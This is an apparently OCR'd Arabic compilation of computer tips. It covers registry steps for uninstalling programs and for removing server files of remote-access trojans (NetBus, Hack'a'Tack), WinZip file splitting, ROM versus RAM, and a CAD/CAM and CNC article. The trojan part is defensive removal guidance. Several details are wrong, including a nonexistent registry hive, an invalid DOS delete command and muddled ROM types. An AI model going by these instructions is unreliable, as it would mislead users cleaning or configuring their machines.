ثالثا : أختر من القائمة الظاهرة لديك (HKEY_LOCAL_MACHINE)

رابعا : أبحث عن .. (Software) و اضغط عليه ..

خامسا : أبحث عن (.. (Microsoft و اضغط عليه ..

سادسا : أبحث عن .. (Windows) و اضغط عليه ..

سابعا : أختر .. (Current Version) و اضغط عليه ..

ثامنا : الآن أبحث عن .. (Uninstall) و اضغط عليه ..

ســـــوف تجد جميع برامجك هناك ... ما عليك فعله :
أنك اذا اردت حذف أي برنامج فقط أشـــــــر عليه .. ومن ثم أضغط (Enter)وبعدها (delete)

أخيرا قم بالإغلاق .. ولا تعبث بأي شيء.

ملفات التجسس وطريقه التخاص منها

إتبع الخطوات التـــاليــة:
إنقر على الزر (Start) او البدايه.
إختر الأمر (Run) من القائمة تشغيل..
أكتب الأمر (regedit) في خانة تشغيل أو (run) وبعدها موافق أو (ok)
اذهب الى المفتاح HKEY_LOCAL_MACHINE :
بعدها software ثم microsofte ثم انتقل الى المفتاح windows ثم .current Version
اذهب الى (Run) أو ..(Run once) الان هل يوجد ملف باسم (server.exe)قم بمسح الملف كاملا..

Heack'a Tack'a
يعتبر البرنامج من البرامج الخطره لانه يستخدم بروتكول يصعب على كثير من برامج الكشف عن ملفات التجسس ايجـــاده..

اتبع الخطوات السابقه فى الشرح السابق حتى تصل الى (Run)او (Run once)
سوف تجد الملف بهذا الاسم (.Explorer32 "C/WINDOWS\Expl32.exe)
قم بتخلص منه فورا

-Net Bus 2000

برنامج النت باص ٢٠٠٠ يستخدم السيرفر العادى
إتبع الخطوات التـــاليــة:

إنقر على الزر (Start) او البدايه.
إختر الأمر (Run) من القائمة تشغيل..
أكتب الأمر (regedit) في خانة تشغيل أو (run) وبعدها موافق أو (ok)

اذهب الى (HKEY_LOCAL_USERS)
اتجــه الــى (SOFTWARE) ثم (MICROSOFTE)
وبعده (WINDOWS)
الان الى (CURRENT VERSION) ثم ..(RUN SERVICES) سوف تجد الملف بهذا الاسم
(Key:UMG32.EXE)
قم بحذفه.

Net Bus Ver 1.6 & 1.

ان النت باص او اتوبيس الشبكه من اسهل برامج الاختراق واشهرها لانتشار ملفه الخادم ..او المسمى بالسيرفر.. للتخلص منه اتبع الخطوات التالية:

إذهب الى قائمة إبدأ وأختر Arabic Dos
إكتب الأمر التالي:

C:\Windows>dir patch.
c:\windows\patch.exe
إذا وجدت ملف الباتش قم بمسحة بالأمر التالي:
C:\Windows\delete patch

هل اردت يوما تخزين ملف كبير على فلوبي ولم تتمكن اليك الحل ؟

هل احتجت يوما لنسخ ملف كبير الى دسكات مرنه ولم يكن لديك

برنامج تقسيم اليك الحل اكيد عندك برنامج ونزب لضغط الملفات وهو

في نفس الوقت يقوم بتقسيم الملفات الكبيرة لصغيرة والطريقة بسيطة

جدا ؟

- 1شغل البرنامج (WinZip)ثم اضغط على جديد new

- 2ستظهر لك نافذة new archive طبعا ضع القائمة المنسدلة على

القرص المرن A وهو الذي تريد النسخ اليه و اكتب اسم للملف ايضا في

file nameثم OK

- 3ستظهر لك نافذة ثانية اختر بها الملف الذي ترغب ان تقسمه وتأكد

من ان الخيار multiple disk spanning موضوع على الوضع Automatic

ثم اضغط الزر ADD

سيقوم البرنامج بالنسخ وعندما يمتلئ القرص سيظهر لك رسالة ادخل

القرص .

وهذه الطريقة ممتازة للاحتفاظ بجميع ما وضعته بالمفضلة في ملف خاص أو إرساله إلى صديق أو إنزاله في موقعك أو الاحتفاظ به في ملف خاص

وطريقة عمل ذلك

اذهب إلى ملف<== استيراد وتصدير ==<تفتح لك صفحة اضغط على التالي ==<اضغط على تصدير المفضلة == <اضغط على التالي == <اضغط على<== favorites اضغط على ..التالي <== اضغط على == <استعراض وحدد أين سيتم وضع المفضلة == <اشر على الملف المطلوب واضغط فتح == < ثم ..حفظ .

الفرق بين ROM و RAM

مالفرق بين ROM وRAM ؟

ان القليل هم الذين يعرفون الفرق الشاسع والكبير بينهما حيث ان الذاكرة) ROM تسمى ذاكرة القراءة فقط) هي عبارة عن ذاكرة تخزن فيها البيانات في مصنعها و لا يمكن لمستخدم الحاسب أن يغيره بعد ذلك بل يكتفي بقراءة محتويات هذه الذاكرة ، لذا فهي تسمى ذاكرة القراءة فقط Read Only)
(Memoryبينما RAM تسمى ذاكرة القراءة والكتابة (أو ذاكرة الوصول العشوائية Random.(Access Memory
ولكل نوع استخدامه الخاص فذاكرة الوصول العشوائي كذاكرة رئيسية للمعالج لكي يحفظ فيها البيانات والبرامج التي يعمل عليها الآن

وبالمقارنة بين ROM و RAM نجد أن
(ROM)-1لايمكن الكتابة عليها بواسطة المستخدم بينما (RAM) يمكن الكتابة عليها بواسطة المستخدم.
(ROM)-2و كذلك (RAM) يمكن القراءة منهما بواسطة المستخدم.
(ROM) -3ابطأ واقل سرعة من(RAM) اي ان RAMاسرع.
(ROM)-4تقوم بتخزين برنامج البيوس للوحة الأم بينما (RAM) مخزن مؤقت (وسريع) للبيانات التي يتعامل معها المعالج أو يتوقع أن يتعامل معها.
(ROM)-5تبقى البيانات في الرقاقة لفترة طويلة ولا يمكن تغييرها في أغلب الأحيان بينما نجد (RAM)تفقد البيانات بمجرد اغلاق جهاز الحاسب.

في ماذا نحتاجROM

لماذا نحتاج أن نستعمل ROM بدلاً منRAM أو أقراص التخزين مثلاً ؟
-1البيانات المخزنة في ROM دائمة وليست معرضة للتلف بأي شكل بعكس الأشكال الأخرى من التخزين .
-2البيانات المخزنة في الROMلا يمكن تغييرها بالصدفة أو عن طريق فيروس (مثلاً لا يمكن لفيروس محو المعلومات الموجودة على قرص . (CD-ROM
-3المعلومات المخزنة في ROM تتوفر لأجهزة الحاسب في جميع الأوقات (رقاقة البيوس مثال جيد (

ماهي انواعROM ؟

: (ROM)-1وهو لا يمكن تغيير محتوياته بمجرد خروجه من المصنع ويستعمل للأشياء التي لن تتغير أبداً بعد خروجها من المصنع ، إن أكبر مثال على ذلك الأقراص المدمجة (CD-ROM) ، حيث لا يمكن الكتابة عليه أو تغيير البيانات المكتوبة فيه .
2-ROMالقابل للكتابة (P-ROM) وهو مماثل للنوع الأول ولكن عملية الكتابة عليه يمكن أن تتم بواسطة المستخدم العادي ويستعمل هذا النوع عادة في الشركات لكتابة بيانات جديدة كل فترة من الزمن وتوزيعها على كافة أرجاء الشركة .
3-ROMالقابل للكتابة وإعادة الكتابة (EP-ROM) وهو مماثل للسابق باستثناء أنه يمكن إعادة الكتابة عليه مرات عديدة بواسطة المستخدم وأقرب مثال على ذلك الأقراص المدمجة القابلة لإعادة الكتابة والمسماة . CD-RW
4-ROMالقابل لإعادة الكتابة برمجياً :(EEP-ROM) وهو نوع من ROM يمكن تغيير محتوياته بواسطة برنامج خاص (وليس باستخدام آلات خاصة) وهو يستخدم لتخزين نظام البيوس على اللوحة الأم ، ويسمى " flash BIOS " ، أي أن رقاقة البيوس من هذا النوع يمكن تغيير محتوياتها بواسطة برنامج خاص عادة ما يكون مرفق مع اللوحة الأم .
إن الاسم "ذاكرة القراءة فقط " لا يجب أن يجاب سوء الفهم ، فقد سميت كذلك لأن هذه الذاكرة لا يكتب عليها إلا نادراً ، فمثلاً ذاكرة البيوس يتم القراءة منها كلما استخدمت الحاسب ولكن لا يتم الكتابة عليها إلا مرة أو مرتين طوال عمر الحاسب.
RAMيمكن تصفيرها باطفاء الجهاز فقط
و
ROMيمكن تصفيرها فك البطارية وتشغيل الجهاز لمدة ٥ ثواني ثم اعادته
وطبعاً المعلومات الاساسية موجودة في الـ ROMوتأتي بعد تشغيل الجهاز واخيار في BOIS الخيار set default

دور التصميم بالحاسوب في التصنيع والتحكم الرقمي

لقد أصبح من المعلوم بداهة أن استخدام نظام التصميم بالحاسوب يؤدي وبشكل ملحوظ

إلى رفع معدلات الأداء للأقسام التصميمية في المؤسسات الصناعية نظرا لما يختزله من وقت في إعداد الرسوم والتصاميم. وفي هذه المقالة تم التركيز على أسباب أخرى تدعونا إلى استخدام نظام التصميم بالحاسوب، ومن بين هذه الأسباب هو أن هذه النظم توفر قاعدة بيانات مهمة نحتاجها في عمليات التصنيع.

مقدمة:

في عمليات التصنيع التقليدية والتي كانت سائدة في الصناعة لسنوات عديدة مضت كانت الرسوم الهندسية تعد من قبل رسام ثم يقوم المهندس التقني بوضع خطة تشغيل (أو ما يعرف بالمسلك التقني). وقد كانت فعاليات التصميم منفصلة تماماً عن فعاليات التشغيل أو التصنيع في خطوتين كل على حده. هذا كان يؤدي إلى استهلاك وقت كبير ويتضمن تكراراً للجهود المبذولة من قبل العاملين في حقلي التصميم والتصنيع.

لقد ارتبط نظام التصميم بالحاسوب بشكل كبير بتطور مفهوم الرسوم بالحاسوب ولكن مفهوم التصميم بالحاسوب يتجاوز الكثير من الرسوم الحاسوبية من حيث التحليل والنمذجة ومع ذلك فإن رسوميات الحاسوب التفاعلية (ICG: Interactive Computer Graphics) هي القاعدة التقنية الضرورية لنظام التصميم بالحاسوب.

إن أبرز المشاريع المهمة في مجال الرسومات بالحاسوب كان تطوير لغة تدعى الأدوات المبرمجة تلقائياً (APT: Automatically Programmed Tools) في معهد ماساتشوستس للتقنية في أواخر الخمسينيات من القرن الماضي، حيث كان هذا المشروع يهتم بتطوير طريقة سهلة لتعريف عناصر أساسية لبرمجة الأجزاء باستخدام الحاسوب.

يشير المصطلح (CAD/CAM) إلى التصميم بمساعدة الحاسوب والتصنيع بمساعدة الحاسوب على التوالي. وهي التقنية التي تعني استخدام الحواسيب لإنجاز وظائف محددة في التصميم والإنتاج وهذه التقنية تتحرك باتجاه التكامل الكبير للتصميم والتصنيع وهما الفعاليتان اللتان كثيراً ما تعاملان على انهما وظيفتان منفصلتان ومختلفتان في العملية الإنتاجية. ويمكن اعتبار (CAD/CAM) القاعدة التقنية للمصنع الذي يدار عبر الحاسوب أو ما يشار إليه اصطلاحاً (Computer Integrated Factory).

مفهوم مصطلح التصنيع بالحاسوب:


يمكن تعريف التصنيع بالحاسوب على أنه استخدام نظم الحاسوب للتخطيط والإدارة والسيطرة على عمليات التصنيع من خلال التفاعل المباشر أو غير المباشر للحاسوب مع مواقع الإنتاج في المصنع وكما يتضح من التعريف فان تطبيقات التصنيع بالحاسوب يمكن أن تنحصر في مجموعتين:

١. التحكم والمراقبة بالحاسوب: وهذا يشمل التطبيقات المباشرة التي يتم فيها ربط الحاسوب بشكل مباشر بالعمليات التصنيعية من أجل المراقبة والتحكم في العمليات.
٢. تطبيقات دعم التصنيع: وهذه تشمل تطبيقات غير مباشرة يتم فيها استخدام الحاسوب لدعم عمليات الإنتاج في المصنع ولكن لا يوجد ربط مباشر بين الحاسوب والعمليات التصنيعية.

والتمييز بين المجموعتين ضروري وأساسي لفهم مبدأ التصنيع بالحاسوب. والتحكم

والمراقبة بالحاسوب يمكن أن يقسم إلى تطبيقات المراقبة وتطبيقات التحكم وتتضمن عملية المراقبة اتصال مباشر بالحاسوب مع العملية التصنيعية من أجل ملاحظة العملية والمعدات المتعلقة بها واستخلاص البيانات منها. الحاسوب هنا لا يستخدم للتحكم بالعملية مباشرة ولكن يتم التحكم بالعمليات بيد العامل المشغل والذي يتبع المعلومات التي يزوده بها الحاسوب.

عملية التحكم لا تكتفي بمراقبة العمليات فقط ولكن تتجاوزها إلى التحكم بالعمليات اعتماداً على المعلومات المستخلصة. والفرق بين المراقبة والتحكم يمكن توضيحه بالشكل (١) الذي يتبين من خلاله بأن تدفق البيانات بين الحاسوب والعملية في المراقبة هو في اتجاه واحد فقط من العملية إلى الحاسوب كما هو موضح بالشكل (١-أ). وفي التحكم تسمح معدات الحاسوب بتدفق البيانات في اتجاهين حيث تنتقل الإشارات من العملية إلى الحاسوب كما في عمليات المراقبة بالإضافة إلى أن الحاسوب يصدر أوامر على شكل إشارات مباشرة إلى العملية التصنيعية اعتماداً على لوغاريتم التحكم الموجود أصلاً في البرنامج وكما موضح في الشكل الآتي.



الشكل (١): الفرق بين المراقبة والتحكم.

بالإضافة إلى التطبيقات التي تتضمن التفاعل المباشر للحاسوب من أجل المراقبة والتحكم في العمليات التصنيعية فإن التصنيع بالحاسوب يتضمن تطبيقات غير مباشرة يلعب فيها الحاسوب دوراً داعماً لعمليات التصنيع في المصنع. وفي هذه التطبيقات لا يرتبط الحاسوب بشكل مباشر مع عمليات التصنيع حيث يستخدم الحاسوب لوضع الخطط والجداول الزمنية، واستقراء المستقبل، والمعلومات التي يمكن استخدامها بشكل أكثر تأثيراً على خطط الإنتاج.

وهناك أمثلة كثيرة لعمليات دعم التصنيع نذكر منها ما يلي:


١. برمجة مكائن التحكم الرقمي (NC) بالحاسوب حيث يتم إعداد برامج التحكم لكي تجعل حركة العدة مؤتمتة.
٢. تخطيط العمليات المؤتمتة بالحاسوب حيث يقوم الحاسوب بإعداد قوائم لتسلسل العمليات المطلوبة لتصنيع منتج محدد.
٣. تخمين الوقت القياسي اللازم لعمليات الإنتاج.
٤. جدولة الإنتاج حيث يقوم الحاسوب بتحديد الجدول الزمني المناسب لتلبية متطلبات

الإنتاج.

5. تخطيط المواد الخام حيث يلعب الحاسوب دوراً مهماً في وضع الخطط اللازمة لإعداد طلبيات المواد الخام وشراء المكونات والكميات اللازمة للحصول على الجدول الزمني للإنتاج.
6. السيطرة على الورش وفي هذا المجال يتم جمع البيانات من المصنع لتحديد مدى التقدم في مختلف ورش الإنتاج.

في كل هذه الأمثلة وجود الإنسان ضروري جداً إما لإدخال البيانات لبرامج الحاسوب أو لتفسير مخرجات الحاسوب واستخدامها في الفعالية المناسبة.

يوضح الشكل (٢) العلاقة بين عمليات التصنيع والحاسوب وتوضح الخطوط المتقطعة أن الإتصال غير مباشر وأن وجود الإنسان ضروري جداً لاستكمال الفعاليات.




الشكل (٢): دعم عملية التصنيع بنظام التصنيع بالحاسوب.

إنشاء قاعدة بيانات للتصنيع:

يلعب نظام التصميم بالحاسوب دورا كبيرا في زيادة الإنتاجية في قسم التصنيع ومن الأسباب الرئيسية في استخدام نظام التصميم بالحاسوب أنه يتيح فرصة كبيرة لإنشاء قاعدة بيانات ضرورية جداً لتصنيع المنتج في دائرة التصنيع والمستخدمة لسنوات عديدة في الصناعة ويتم إعداد الرسوم الهندسية من قبل مصمم ثم يتم استخدامها من قبل مهندسي التصنيع من أجل وضع خطة التشغيل.

إن الفعاليات التي تندرج تحت إطار عملية تصميم المنتج منفصلة عن تلك التي تندرج تحت عملية التخطيط، وبشكل عام وأساسي يتم استخدام مسلك ذي خطوتين وهذا كان يؤدي إلى استهلاك الوقت وتكرار الجهود المبذولة من قبل المصمم والمصنع.

بينما في نظام CAM/CAD المتكامل هناك ربط مباشر لينشأ بين التصميم والتصنيع ولا يتوقف الهدف على أتمتة مراحل معينة من التصميم والتصنيع ولكن أيضاً لأتمتة انتقال البيانات وهذه النظم تم تطويرها على أساس أنها تقوم بخلق كل البيانات اللازمة للتخطيط وإدارة عمليات المنتج وتشمل (بيانات هندسية – قوائم الأجزاء – خصائص المواد) والشكل (٣) يوضح كيف ترتبط قاعدة البيانات CAD/CAM بالتصميم والتصنيع لمؤسسة إنتاجية.



الشكل (٣).

مزايا نظام CAD/CAM المتكامل:

هناك فوائد عديدة لنظام التصميم بالحاسوب، القليل منها يمكن قياسه. وبعض هذه الفوائد غير ملموسة، تنعكس على تحسين نوعية العمل، وهناك فوائد ملموسة، ولكنها لا تبدو واضحة في مراحل التصميم وإنما يمكن ملاحظتها في مراحل الإنتاج.

ويمكن أن نذكر بعض هذه الفوائد على النحو التالي:

١. **زيادة إنتاجية المصمم وهذا يتحقق بفعل إن الحاسوب يساعد المصمم بعرض المنتج ومجمعاته الفرعية وكذلك بتقليل الوقت اللازم في التركيب والتحليل.**
٢. **تحسين نوعية التصميم: إن نظام التصميم بالحاسوب يتيح للمصمم تحليلات عميقة ودقيقة للتصميم وكذلك يوفر عدد كبير من التصاميم البديلة التي يمكن اختبارها، كما أن الأخطاء التصميمية أقل بسبب الدقة العالية التي يوفرها النظام.**
٣. **تحسين تبادل الأفكار: الرسم الهندسي لغة دولية تتخطى عوائق الترجمة وان استخدام النظام يؤدي إلى رسوم ذات مواصفات قياسية وتقليل الأخطاء.**
٤. **توفير بيانات تكون قاعدة للتصنيع: عندما تكون الرسوم لمنتج ما (وضع الأبعاد للمنتج وأجزائه وتحديد قوائم المواد ومواصفاتها) فإنه تتوفر بيانات كثيرة يمكن استخدامها في عمليات التصنيع.**

وتبين القائمة التالية لائحة بفوائد نظام (CAD/CAM) المتكامل:

١. **تحسين العملية الإنتاجية للأدوات.**
٢. **تقليل الوقت للمستهلك.**
٣. **تقليل العمالة الفنية.**
٤. **سهولة أجراء التعديلات التي يطلبها الزبائن.**
٥. **استجابة أسرع للمحددات المطلوبة.**
٦. **التقليل من الأخطاء المسجلة.**
٧. **تحسين دقة التصميم.**
٨. **تحديد التداخلات بين الأجزاء بسهولة خلال عملية التحليل.**
٩. **توفر إمكانية افضل لاختبار التصميم دون الحاجة إلى تصنيع نموذج أولي**

Type). Proto)

١٠. تصاميم خاضعة لمواصفات قياسية دولية.
١١. توفر تصاميم أفضل.
١٢. تحسين الإنتاجية في تحسين الأدوات.
١٣. توفر معلومات أفضل عن الكلفة.
١٤. تقليل الوقت اللازم للتدريب لإنجاز مهام الرسم وبرمجة مكائن التحكم الرقمي.
١٥. توفر القدرة على استخدام أجزاء وأدوات متوفرة أكثر.
١٦. تقليل الأخطاء التي تحدث أثناء برمجة مكائن التحكم الرقمي.
١٧. تساعد على التأكد من ملائمة التصاميم مع تقنيات التصنيع المتوفرة.
١٨. توفير المواد والوقت اللازم للتشغيل عن طريق الوصول إلى تصاميم مثلى.
١٩. توفر تقارير دورية في الوقت الذي تستمر فيه حالة العمل في التقدم.
٢٠. المساعدة في فحص الأجزاء المعقدة.
٢١. تساعد إدارة التصميم على زيادة التفاعل وتحسين تبادل الأفكار بين المهندسين والمصممين والرسامين ومختلف مجاميع المشاريع.

ولنظام التصميم بالحاسوب فوائد خاصة لعملية التصنيع حيث تستخدم قاعدة بيانات CAD/CAM لتخطيط الإنتاج والسيطرة عليه. هذه الفوائد يمكن أن تلعب دوراً في المجالات التالية:

١. تصميم المثبتات والأدوات المطلوبة لغرض التصنيع.
٢. برمجة مكائن التحكم الرقمي.
٣. التخطيط للإنتاج بمساعدة الحاسوب.
٤. قوائم للمجمعات (يكونها نظام التصميم بالحاسوب) لغرض الإنتاج.
٥. تخطيط الروبوتات (الإنسان الآلي).
٦. وقت أقل للتصنيع وذلك من خلال وضع جداول زمنية جيدة.
٧. الفحص بالحاسوب (Computer Aided Inspection).

التحكم الرقمي (NC) والتحكم الرقمي بالحاسوب (:(CNC

إن مفهوم التحكم الرقمي بدأ في الأربعينيات من القرن العشرين كاستجابة للحاجة في تقنيات التصنيع المتقدمة لتشغيل مقاطع الطائرات المعقدة. تقنية التحكم الرقمي ببساطة هي تطبيق الطرق الرقمية للتحكم في المكائن. برمجة التحكم الرقمي لا تقوم بتصنيع الأجزاء، ولكن تتحكم بالماكينة كيف و متى وإلى أين تتحرك لتصنع الأجزاء.

برمجة التحكم الرقمي هي نشاط عقلي وفيزيائي فعلي يتم بالمشاركة ما بين تصميم وتوثيق البرنامج الذي سيستخدم لتصنيع الجزء. برمجة التحكم الرقمي غالباً ما تعرف ببرمجة الأجزاء يدوياً (Manual Part Programming) بسبب أنها تنجز بدون الحاسوب. بينما برمجة التحكم الرقمي التي يتم إنجازها باستخدام الحاسوب تسمى في بعض الأحيان برمجة الأجزاء بالحاسوب (CAPP Computer-Aided Part (Programming أو التصنيع بالحاسوب (computer aided manufacturing).

مكائن التحكم الرقمي تقوم بنفس مهام أدوات القطع والتشكيل المستخدمة لعقود في الصناعة. الفرق الأساسي والفائدة الرئيسية لمعدات التحكم الرقمي هو زيادة التحكم في عدد القطع، وزيادة التحكم هذه سمحت بتصنيع أجزاء كان من الصعب أو من المستحيل تشغيلها في الطرق التقليدية.

توفر البرامج المشفرة معلومات يتم استخدامها من قبل وحدة تحكم الماكينة (Machine Control Unit MCU:) للسيطرة على عدة القطع. تعتبر وحدة تحكم الماكينة عقل ماكينة التحكم الرقمي. وظيفتها تشبه كثيراً وظيفة العقل عند الإنسان حيث أنها تقرأ، وتفسر وتحول المدخلات المفسرة (perceived input) إلى حركات مناسبة. كما تقوم بالتحكم بمختلف الملحقات مثل سائل التبريد، وتغيير الأدوات والرسوم. تقوم وحدة تحكم الماكينة (وتسمى أحياناً المتحكم Controller) تقوم بتحويل معلومات البرنامج المشفر إلى فولتية أو نبضات تيار بقيم وترددات مختلفة تستخدم للتحكم بعمليات الماكينة.

معظم مكائن NC/CNC قادرة على تخزين البرنامج في ذاكرتها. هذه المكائن تخزن البرنامج في ذاكرتها عندما تقوم بقراءته لأول مرة. ثم تستطيع أن تستدعي هذه البرامج من الذاكرة بشكل متكرر دون الحاجة لقراءتها مرة أخرى. وهذا يؤدي إلى عمليات أسرع عندما يكون المطلوب إنتاج أعداد من الأجزاء المتماثلة.

المكائن التي لا تحتوي على ذاكرة يجب أن تقرأ البرنامج خطوة خطوة وتقوم بتنفيذ الخطوة قبل الانتقال إلى الخطوة التالية ولأنها لا تستطيع تخزين البرنامج فإن المكائن التي لا تحتوي على ذاكرة يجب أن تعيد قراءة البرنامج في كل مرة تقوم إنتاج جزء جديد. وهذا يؤدي إلى تأخير العملية.

المكونات الأساسية لنظام التحكم الرقمي:
يتألف نظام التحكم الرقمي من المكونات الأساسية الثلاثة التالية:

١. البرنامج الذي يتضمن مجموعة التعليمات والتوجيهات التي تحدد حركة أدوات القطع.
٢. وحدة السيطرة (وتسمى أحياناً وحدة تحكم الماكينة Machine Control Unit).
٣. الماكينة أو أي عملية يراد التحكم بها.

<u>البرنامج:</u>
البرنامج هو مجموعة الأوامر والتوجيهات التي توجه الماكينة إلى ما يجب عمله. ويتم تشفير البرنامج على شكل أرقام أو رموز على وسائط إدخال معينة حيث يمكن تفسيره من قبل وحدة التحكم. وسائط الإدخال قد تكون على شكل شريط مثقب (Punched Tape) أو شريط مغناطيسي أو على شكل أفلام التصوير. ومن الجدير بالذكر أن هنالك طرق أخرى للإدخال، الأولى هي الإدخال اليدوي للتوجيهات إلى وحدة السيطرة. تسمى هذه الطريقة الإدخال اليدوي للبيانات

(Manual Data Input) ويشار لها اختصاراً بالحروف MDI وهي مناسبة فقط للأعمال البسيطة حيث لا يتم تكرار الأمر. الطريقة الثانية للإدخال تتم بواسطة ربط مباشر

مع حاسوب. وتعرف بالتحكم الرقمي المباشر (Direct Numerical Control) أو ما يشار لها اختصاراً (DNC).

يتم إعداد البرنامج من قبل شخص مختص يعرف بمبرمج الأجزاء (Part Programmer) وظيفة المبرمج تجهيز مجموعة الخطوات التفصيلية التي يتم من خلالها إنجاز الوظيفة المطلوبة. ولعمليات التشغيل فإن خطوات التشغيل تشمل أيضاً الحركات النسبية بين أدوات القطع والمنتج.

وحدة السيطرة:

وحدة السيطرة هي ثاني المكونات الأساسية لنظام التحكم الرقمي. وتشمل الكيان المادي والإلكتروني الذي يقوم بقراءة وتفسير البرنامج وتحويله إلى فعل ميكانيكي للماكينة. وتتضمن وحدة السيطرة قارئ الشريط (Tape Reader)، ومنطقة البيانات (Data Buffer) وقنوات إشارات الخرج إلى الماكينة وقنوات التغذية العكسية من الماكينة ومتحكمات التسلسل التي تقوم بتحكم وسـلسـلة كامل العمليات لكل العناصر السابقة. ومن الجدير بالذكر بأن كل نظام التحكم الرقمي الحديثة اليوم مجهزة بحاسوب يعمل كوحدة سيطرة. ولذلك يعرف هذا النوع من نظام التحكم الرقمي بنظام التحكم الرقمي بالحاسوب (Computer Numerical Control) ويشار لها اختصار (CNC).

قارئ الشريط هو جهاز كهروميكانيكي يقوم بلف وقراءة الشريط المثقب الذي يحتوى على توجيهات البرنامج. يتم قراءة البيانات الموجودة في الشريط في منطقة البيانات (Data Buffer). وظيفة هذا الجهاز تخزين المدخلات على شكل كتل منطقية من المعلومات. كتلة المعلومات تمثل عادة خطوة كاملة واحدة في سلسلة عناصر التشغيل. مثلا قد تكون البيانات اللازمة لتحريك منضدة الماكينة إلى موقع محدد وتشغيل ثقب في ذلك الموقع هي عبارة عن كتلة معلومات واحدة.

قنوات إشارات الخرج ترتبط بالمحرك الذي يسيطر على آليات الحركة (Servo Motor) وبقية وحدات التحكم في الماكينة. ويتم إرسال التوجيهات في وحدة السيطرة إلى الماكينة عبر هذه القنوات. وللتأكد من أن هذه التوجيهات قد تم تنفيذها بشكل صحيح من الماكينة، فإن بيانات التغذية العكسية يتم إرسالها من الماكينة إلى وحدة السيطرة عبر قنوات التغذية العكسية. إن الوظيفة المهمة لدائرة التغذية العكسية هذه التأكد من أن موقع منضدة الماكينة وقطعة الشغل صحيح نسبة إلى أدوات القطع.

وحدات السيطرة على تسلسل العمليات تقوم بتنسيق الفعاليات لبقية عناصر وحدة التحكم. يشغل قارئ الشريط لقراءة البيانات في المنطقة المحددة (buffer)، ويتم إرسال الإشارات من وإلى الماكينة، وهكذا. وهذه الأنواع من العمليات يجب أن تكون متزامنة وهذه هي وظيفة وحدات السيطرة على التسلسل.

ومن عناصر نظام التحكم الرقمي والتي قد تكون جزءاً من وحدة السيطرة أو جزءاً من الماكينة، هي لوحة التحكم (Control Panel). تحتوي لوحة التحكم على مجموعة أزرار يتم من خلالها تشغيل النظام. وبالرغم من أن نظام التحكم الرقمي نظام أوتوماتيكي إلا أن الحاجة للإنسان مازالت قائمة لتشغيل وإيقاف الماكينة. وتغيير الأدوات (هنالك نظام تحكم رقمي تقوم بتغيير الأدوات تلقائياً)، ولتحميل وتفريغ الماكينة، وإنجاز مهمات

مختلفة.

الماكينة أو العملية المراد التحكم بها:

العنصر الثالث من مكونات نظام التحكم الرقمي هو الماكينة أو العملية التي يراد التحكم بها. وهي الجزء الذي يقوم بإنجاز عمل مفيد. ومن الأمثلة الشائعة لنظام تحكم رقمي والمصمم لإنجاز عمليات تشغيل تتألف الماكينة من منضدة ومحور دوران ومحركات ووحدات سيطرة ضرورية لقيادة المكونات. وتتضمن الماكينة أيضاً عدد القطع والمثبتات ومعدات مساعدة أخرى ضرورية لعمليات التشغيل.

